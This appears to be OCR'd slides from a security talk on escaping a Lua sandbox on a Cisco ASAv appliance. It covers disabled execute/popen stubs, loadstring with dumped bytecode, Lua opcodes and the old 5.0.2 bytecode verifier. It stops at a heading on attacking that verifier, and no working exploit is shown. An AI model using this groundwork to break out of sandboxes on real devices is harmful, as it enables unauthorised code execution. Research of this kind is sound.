


```
ciscoasa(config)#
Warning: ASAv platform license state is Unli
Install ASAv platform license for full funct
aaaa
```


Story Starts From Here…

Lua Sandbox

- Limited functions
- Nopped execute or popen




```
signed __int64 __fastcall execute(__int64 a1, __int64 a2)
{
  lua_pushnumber(a1, a2);
  return 1LL;
}
```



```
57F05FF0 sub_555557F05FF0 proc near              ; DATA XREF: .data.rel.ro:0000555559D554A8↓o
57F05FF0 ; __unwind {
57F05FF0                 push    rbp
57F05FF1                 lea     rsi, aPopenNotSuppor ; "`popen' not supported"
57F05FF8                 xor     eax, eax
57F05FFA                 mov     rbp, rsp
57F05FFD                 call    luaL_error
57F05FFD sub_555557F05FF0 endp
57F05FFD
57F06002 ; ---------------------------------------------------------------------------
57F06002                 xor     eax, eax
57F06004                 pop     rbp
57F06005                 retn
57F06005 ; } // starts at 555557F05FF0
57F06005 ; ---------------------------------------------------------------------------
```

Lua Sandbox

- A key function available: loadstring()




```
foo = string.dump(function()
        print("aaa")
end)

f = loadstring(foo)
f()
```


- Load and execute the lua bytecode

Lua Opcode Examples

- LOADK: load a variable into stack
- JMP: lua vm pc jump to a new PC
- FORPREP: starts of for loop
- FORLOOP: ends of for loop




```
➜  bin cat q.lua
for i = 1,10,1 do
     print(i)
end
➜  bin
```



```
➜ bin ./luac -l q.lua

main <q.lua:0> (10 instructions, 80 bytes at 0x1190910)
0 params, 5 stacks, 0 upvalues, 3 locals, 3 constants, 0 functions
        1       [1]     LOADK           0 0     ; 1
        2       [1]     LOADK           1 1     ; 10
        3       [1]     LOADK           2 0     ; 1
        4       [1]     SUB             0 0 2
        5       [1]     JMP             0 3     ; to 9
        6       [2]     GETGLOBAL       3 2     ; print
        7       [2]     MOVE            4 0 0
        8       [2]     CALL            3 2 1
        9       [1]     FORLOOP         0 -4    ; to 6
        10      [3]     RETURN          0 1 0
```

Lua Sandbox


- 5.0.2 A Old Version of Lua



			sha1: e7e91f78b8a8deb09b13436829bed557a46af8ae
lua-5.0.2.tar.gz	2004-03-17	190442	md5: dea74646b7e5c621fef7174df83c34b1 sha1: a200cfd20a9a4c7da1206ae45dddf26186a9e0e7

Lua Bytecode Verifier


- Lua used to have a bytecode verifier before lua 5.2 but abandoned later
- Lua 5.0.2 still have a bytecode verifier




- **Subject: future of bytecode verifier**
- **From**: Luiz Henrique de Figueiredo <lhf@...>
- **Date**: Wed, 4 Mar 2009 15:58:22 -0300

Following several bytecode exploits found by the relentless Peter Cawley and others, we are considering dropping the bytecode verifier completely in Lua 5.2. It seems useless to make a promise that we can't seem to deliver without a much more complicated verifier than the current one, and possibly with the need for costly runtime checks as well.

Lua Bytecode Verifier




```
switch (getOpMode(op)) {
  case iABC: {
    b = GETARG_B(i);
    c = GETARG_C(i);
    if (testOpMode(op, OpModeBreg)) {
      checkreg(pt, b);
    }
    else if (testOpMode(op, OpModeBrk))
      check(checkRK(pt, b));
    if (testOpMode(op, OpModeCrk))
      check(checkRK(pt, c));
    break;
  }
  case iABx: {
    b = GETARG_Bx(i);
    if (testOpMode(op, OpModeK)) check(b < pt->sizek);
    break;
  }
  case iAsBx: {
    b = GETARG_sBx(i);
    break;
  }
}
```



```
switch (op) {
  case OP_LOADBOOL: {
    check(c == 0 || pc+2 < pt->sizecode);  /* check its jump */
    break;
  }
  case OP_LOADNIL: {
    if (a <= reg && reg <= b)
      last = pc;  /* set registers from `a' to `b' */
    break;
  }
  case OP_GETUPVAL:
  case OP_SETUPVAL: {
    check(b < pt->nups);
    break;
  }
  case OP_GETGLOBAL:
  case OP_SETGLOBAL: {
    check(ttisstring(&pt->k[b]));
    break;
  }
  case OP_SELF: {
    checkreg(pt, a+1);
    if (reg == a+1) last = pc;
    break;
  }
  case OP_CONCAT: {
    /* `c' is a register, and at least two operands */
    check(c < MAXSTACK && b < c);
    break;
```

Public Attack against Lua Bytecode Verifier

